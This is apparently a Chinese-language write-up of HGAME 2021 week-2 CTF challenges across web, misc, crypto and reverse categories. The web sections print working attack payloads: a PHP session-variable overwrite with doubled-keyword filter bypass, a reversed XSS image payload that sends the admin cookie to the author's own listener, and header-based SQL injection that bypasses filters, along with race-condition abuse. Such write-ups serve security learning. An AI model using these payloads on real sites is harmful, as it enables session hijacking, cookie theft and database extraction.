

目录

Web

- [LayDogR4U](#)
- [Post to zuckonit](#)
- [200OK!!](#)
- [Liki的生日礼物](#)

Misc

- [Tools](#)
- [Telegraph](#)
- [DNS](#)

Crypto

- [WhitegiveRSA](#)

Reverse

- [ezApk](#)
-

Web

LayDogR4U

题目存在信息泄露，可访问 `www.zip` 下载得到网站源代码。通过分析发现 `lazy.php` 会将 http 请求中的参数全部注册为全局变量，因此存在变量覆盖的问题。

`config.ini` 文件里包含 admin 和 testuser 的密码信息，但是密码都被保存为 md5 值，注意到 testuser 的密码 md5 以 0e 开头，0e 后面全是数字。考虑使用 md5 碰撞，脚本如下：


```
import string
import hashlib

key = string.ascii_letters + string.digits
length = len(key)

def resolve(base, l):
    if len(base) == l:
        return
    for c in key:
        passwd = base + c
        md5 = hashlib.md5(passwd.encode()).hexdigest()
        if md5[:2] == '0e' and md5[2:].isdigit():
            print(passwd)
        else:
            resolve(passwd, l)
```

```
for i in range(length):
    resolve("",i)
# 输出第一个符合的密码为: byGcY
```

使用 testuser + byGcY 登录，登录成功但是没有 flag。



查看源代码发现是因为 `_SESSION` 里记录的 username 是 testuser，需要使 username 为 admin 才能获得 flag。再看 lazy.php 还没有利用，联想到变量覆盖。

可以再 http 请求中恶意构造 `_SESSION` 字段来覆盖服务端 session 信息。


服务端过滤仅仅简单的将 `SESSION` 等字段替换为空，可以采用双写跳过。

`_SESSION[username]=admin => _SESSESSIONSION[username]=admin`

```
Pretty Raw \n Actions v
1 POST /flag.php?_SESSESSIONSION[username]=admin HTTP/1.1
2 Host: 30c6338bd3.lazy.r4u.top
3 Content-Length: 14
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://30c6338bd3.lazy.r4u.top
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
10 Referer: http://30c6338bd3.lazy.r4u.top/flag.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=0e1e65fc7690e9ad967cb54d8cbbc5e8
14 Connection: close
15
16 submit=getflag
```

Post to zuckonit

根据题目提示此题需要用到 `xss` 攻击，再由 flag 页面中的提示可知需要利用 `xss` 盗取管理员 cookie。



Only admin can get the flag, your token shows that you're not admin!

在后端用 nodejs 写一个脚本用于窃取 cookie:

```
const express = require("express")

app = express()

app.get("/hgame", (req, res) => {
  console.log(req.query)
})

app.listen(61256)
```

构造 xss 语句:

```

```

发现语句中的 http 被替换为空, 采用双写绕过:

```
http -> hthttp
```

其次整条语句会被颠倒, 那发送前颠倒一次就 ok 了, 小 case。

最终的语句:

```
>"eikooc.tnemucod+\ '=emagh?kcabllac/65216:址地器务服//:ptth\ '=crs.)(egamI wen"=daolno  
"址地片图//:ptth"=crs gmi<
```

测试一下发现服务器上的脚本成功输出 cookie: WELCOME TO HGAME 2021.

最后一部: 攻击后端 bot, 但是将 xss 发送给 bot 前需要验证码, 题目提示了验证码 md5 值的前 6 位 (我当时做的时候是 c32f5f), 想到 md5 碰撞, 写个 Python 脚本来解决:

```
import string
import hashlib
payload = string.ascii_letters+string.digits
def calc_md5(s):
    md5 = hashlib.md5(s.encode("utf-8")).hexdigest()
    if (md5[0:6] == "c32f5f") :
        print(s)

def getstr(payload,s,slen):
    if(len(s) == slen):
        calc_md5(s)
        return s

    for i in payload:
        sl = s+i
        getstr(payload, sl, slen)

for i in range(3,30):
    getstr(payload, '', i)
```

脚本输出一系列符合条件的验证码, 其中一个为 nd9e。

填入验证码和 xss 语句，点击 submit 后服务器上的脚本成功窃取到 cookie：

```
{
  cookie: 'f7c30a3a5d9263d8c44476259ff7873764a1be04a9a45df8f92ae6b77b155acf'
}
```

使用 bp 发送成功拿到 flag：

Request	Response
<div>Pretty Raw In Actions</div> <pre>1 GET /flag HTTP/1.1 2 Host: zuckonit.0727.site:7654 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Cookie: token= "f7c30a3a5d9263d8c44476259ff7873764a1be04a9a45df8f92ae6b77b155acf" 9 Connection: close</pre>	<div>Pretty Raw Render In Actions</div> <pre>1 HTTP/1.1 200 OK 2 Server: gunicorn/20.0.4 3 Date: Mon, 08 Feb 2021 05:31:27 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 34 7 8 hgame{X5s_t0_GEt_@dm1n's_c0okies.}</pre>

200OK!!

SQL 注入题目，注入点再 http 请求头的 Status 字段里。

不断尝试 Status 值，汇总信息：

Status=1 和 Status=12 时分别返回：

Request	Response
<div>Pretty Raw In Actions</div> <pre>1 GET /server.php HTTP/1.1 2 Host: 200ok.liki.link 3 Connection: close 4 Status: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 6 Accept: /*/* 7 Sec-Fetch-Site: same-origin 8 Sec-Fetch-Mode: cors 9 Sec-Fetch-Dest: empty 10 Referer: https://200ok.liki.link/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13</pre>	<div>Pretty Raw Render In Actions</div> <pre>1 HTTP/1.1 200 OK 2 Content-Length: 13 3 Content-Type: text/html; charset=UTF-8 4 Date: Sun, 14 Feb 2021 05:18:49 GMT 5 Server: Caddy 6 Server: Apache/2.4.29 (Ubuntu) 7 Connection: close 8 9 NETWORK ERROR</pre>
<div>Request</div> <div>Pretty Raw In Actions</div> <pre>1 GET /server.php HTTP/1.1 2 Host: 200ok.liki.link 3 Connection: close 4 Status: 12 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 6 Accept: /*/* 7 Sec-Fetch-Site: same-origin 8 Sec-Fetch-Mode: cors 9 Sec-Fetch-Dest: empty 10 Referer: https://200ok.liki.link/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 14</pre>	<div>Response</div> <div>Pretty Raw Render In Actions</div> <pre>1 HTTP/1.1 200 OK 2 Content-Length: 20 3 Content-Type: text/html; charset=UTF-8 4 Date: Sun, 14 Feb 2021 05:19:07 GMT 5 Server: Caddy 6 Server: Apache/2.4.29 (Ubuntu) 7 Connection: close 8 9 HTTP 502 Bad Gateway</pre>

当 Status 为：1where2, 1select2, 1union2, 1from2, 1 2 时返回与 Status=12 相同，推测 SQL 里的关键字会被替换为空，采用双写绕过，使用 `/**/` 代替空格接下来依次获取数据表，数据表列，与 flag。

PrettyRawInActions

```
1 GET /server.php HTTP/1.1
2 Host: 200ok.liki.link
3 Connection: close
4 Status:
0'/**/union/**/select/**/group_concat(table_name)/**
/frfromom/**/information_schema.tables/**/whwhereere/**/
table_schema=database()/**/limit/**/1,1#
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
6 Accept: */*
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Dest: empty
10 Referer: https://200ok.liki.link/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13
14
```

PrettyRawRenderInActions

```
1 HTTP/1.1 200 OK
2 Content-Length: 28
3 Content-Type: text/html; charset=UTF-8
4 Date: Sun, 14 Feb 2021 05:28:53 GMT
5 Server: Caddy
6 Server: Apache/2.4.29 (Ubuntu)
7 Connection: close
8
9 f1111111144444444444g,status
10
11
12
13
14
```

Request

PrettyRawInActions

```
1 GET /server.php HTTP/1.1
2 Host: 200ok.liki.link
3 Connection: close
4 Status:
0'/**/union/**/select/**/ffffffff14ggggg/**/frfromom/
/**/f1111111144444444444g/**/limit/**/1,1#
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
6 Accept: */*
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Dest: empty
10 Referer: https://200ok.liki.link/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13
14
```

Response

PrettyRawRenderInActions

```
1 HTTP/1.1 200 OK
2 Content-Length: 46
3 Content-Type: text/html; charset=UTF-8
4 Date: Sun, 14 Feb 2021 05:31:47 GMT
5 Server: Caddy
6 Server: Apache/2.4.29 (Ubuntu)
7 Connection: close
8
9 hgame{Con9raTulati0n5+yoU_FXXK-Up-tH3,5Q1!!=)}
```

Liki的生日礼物

在 liki 姐姐的指导下做出。。。

此题存在条件竞争漏洞，注册了账号之后每个账号里的钱只够买 50 张兑换券，获得 flag 需要 52 张，使用 bp 并发送请求即可获得数量足够的兑换券。

使用 bp 拦截购买兑换券的 http 请求，将其发送到 Intruder，将线程数调到 25 左右，Start Attack，结束后刷新浏览器页面兑换券就超过 52 张了。

走了好多弯路，一开始看到 http 返回里有一个 Server: canddy，以为是 Golang 整数溢出，试了好久无果。。。之后用 go 语言写了个并发爬虫，结果一运行全是 502 ？？

Misc

Tools

题目叫 Tools，真就用到好多 tools；附件有一张 俄罗斯套娃的图片，这题真就是套娃。


附件图片 Matryoshka.jpg，使用 exiftool 查看发现里面有一个奇怪的 xp Comment 信息。压缩包叫 F5.7z，被加密过，根据名字推测图片使用了 F5 隐写，利用 F5-steganography 提取隐藏信息，密码就是 Matryoshka.jpg 的 xp Comment，提取出来的字符就是压缩包密码。压缩包解压有出现 一张 1/4 的二维码和一个压缩包。二维码包含 xp Comment 信息和压缩包密码，压缩包密码提取工具就是压缩包名字，提取工具运行所需的密码就是 xp Comment。如此往复，直到 4 张 1/4 二维码图片都提取出来，用工具拼在一起后扫描就是 flag。

图太多就不配了，通过做这题又认识了好多图片隐写工具：

- F5-steganography
- jphs-0.3
- Outguess
- Steghide

Telegraph

附件是一个 mp3 文件，播放后有一段出现连续嘟嘟嘟的声音，频谱图发现一段长短交替的图案：



推测是莫尔斯电码，将频谱图翻译为莫尔斯电码后找个在线工具翻译莫尔斯电码即可拿到 flag。

DNS

根据题目提示，用 wireshark 打开附件搜索 DNS，发现几条 DNS 查询请求，都是关于 flag.hgame2021.cf。

No.	Time	Source	Destination	Protocol	Length	Info
45	19.280576712	192.168.43.11	192.168.43.1	DNS	100	Standard query 0xedb9 A flag.hgame2021.cf OPT
46	19.282643359	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0xedb9 A flag.hgame2021.cf A 104.21.3...
62	26.393272135	192.168.43.11	192.168.43.1	DNS	77	Standard query 0x1361 A flag.hgame2021.cf
63	26.396628362	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0x1361 A flag.hgame2021.cf A 172.67.1...
64	26.396811741	192.168.43.11	192.168.43.1	DNS	77	Standard query 0xa66f AAAA flag.hgame2021.cf
65	26.398425334	192.168.43.1	192.168.43.11	DNS	133	Standard query response 0xa66f AAAA flag.hgame2021.cf AAAA 26...

使用 Google 的 [DNS Lookup](#) 查询这个域名，在 TXT 字段里可以发现 flag。

Name

flag.hgame2021.cf

A

AAAA

ANY

CAA

CNAME

MX

NS

PTR

SOA

SRV

TXT

```
id 42283
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
flag.hgame2021.cf. IN TXT
;ANSWER
flag.hgame2021.cf. 299 IN TXT "hgame{D0main_N4me_5ystem}"
;AUTHORITY
;ADDITIONAL
```

Crypto

WhitegiveRSA

针对公钥发起攻击：

N = 882564595536224140639625987659416029426239230804614613279163

e = 65537

c = 747831491353896780365654517748216624798517769637260742155527


在 factordb 里查询到 N 的因数： 857504083339712752489993810777 和

1029224947942998075080348647219

```
import binascii
import gmpy2

n = 882564595536224140639625987659416029426239230804614613279163
p = 857504083339712752489993810777
q = 1029224947942998075080348647219
e = 65537
c = 747831491353896780365654517748216624798517769637260742155527

phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(hex(m))
print(binascii.unhexlify(hex(m)[2:].strip("L")))
```



```
PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL
→ week2 python attachments/crypto1/script.py
b'hgame{w0w~y0U_kNoW+R5@!}'
→ week2
```

Reverse

ezApk

使用 JEB Pro 分析，应用会将输入的字符串进行加密，再与已有的密文对比。通过对密文进行解密就可得到 flag。

```
@Override // android.view.View.OnClickListener
public final void onClick(View arg4) {
    String v1;
    MainActivity v4_2;
    MainActivity v4 = this.a;
    EditText v0 = (EditText)this.b.a;
    a.b(v0, "pass");
    MainActivity.s(v4, v0.getText().toString());
    a.b(this.a.getApplicationContext().getString(0x7f0e0027), "applicationContext.getString(R.string.flag)"); // string:flag "EEB23sI1Wd9Gvhvk1sgwyQZhj1nYwCi5au1guZ0aIg5dI
    MainActivity v4_1 = this.a;
    EditText v2 = (EditText)this.b.a;
    a.b(v2, "pass");
    if(a.a(MainActivity.s(v4_1, v2.getText().toString()), this.a.getApplicationContext().getString(0x7f0e0027))) { // string:flag "EEB23sI1Wd9Gvhvk1sgwyQZhj1nYwCi5au1guZ0a
        v4_2 = this.a;
        v1 = "Good Job!";
    }
    else {
        v4_2 = this.a;
        v1 = "Again?";
    }
    Toast.makeText(v4_2, v1, 1).show();
}
```

不难发现采用的是 AES/CBC/PKCS7Padding 加密，其中 key 和初始化向量都由字符串 A_HIDDEN_KEY


```
import base64
import hashlib
from Crypto.Cipher import AES

s = "A_HIDDEN_KEY"
key = hashlib.sha256(s.encode()).digest()
iv = hashlib.md5(s.encode()).digest()

text = "EEB23sI1Wd9Gvhvk1sgwyQZhjilnYwCi5au1guz0aIg5dMAj9qPA7lnIyVoPSdRY"

cryptor = AES.new(key, AES.MODE_CBC, iv)
flag = cryptor.decrypt(base64.b64decode(text))

print(flag)
```

[illegible]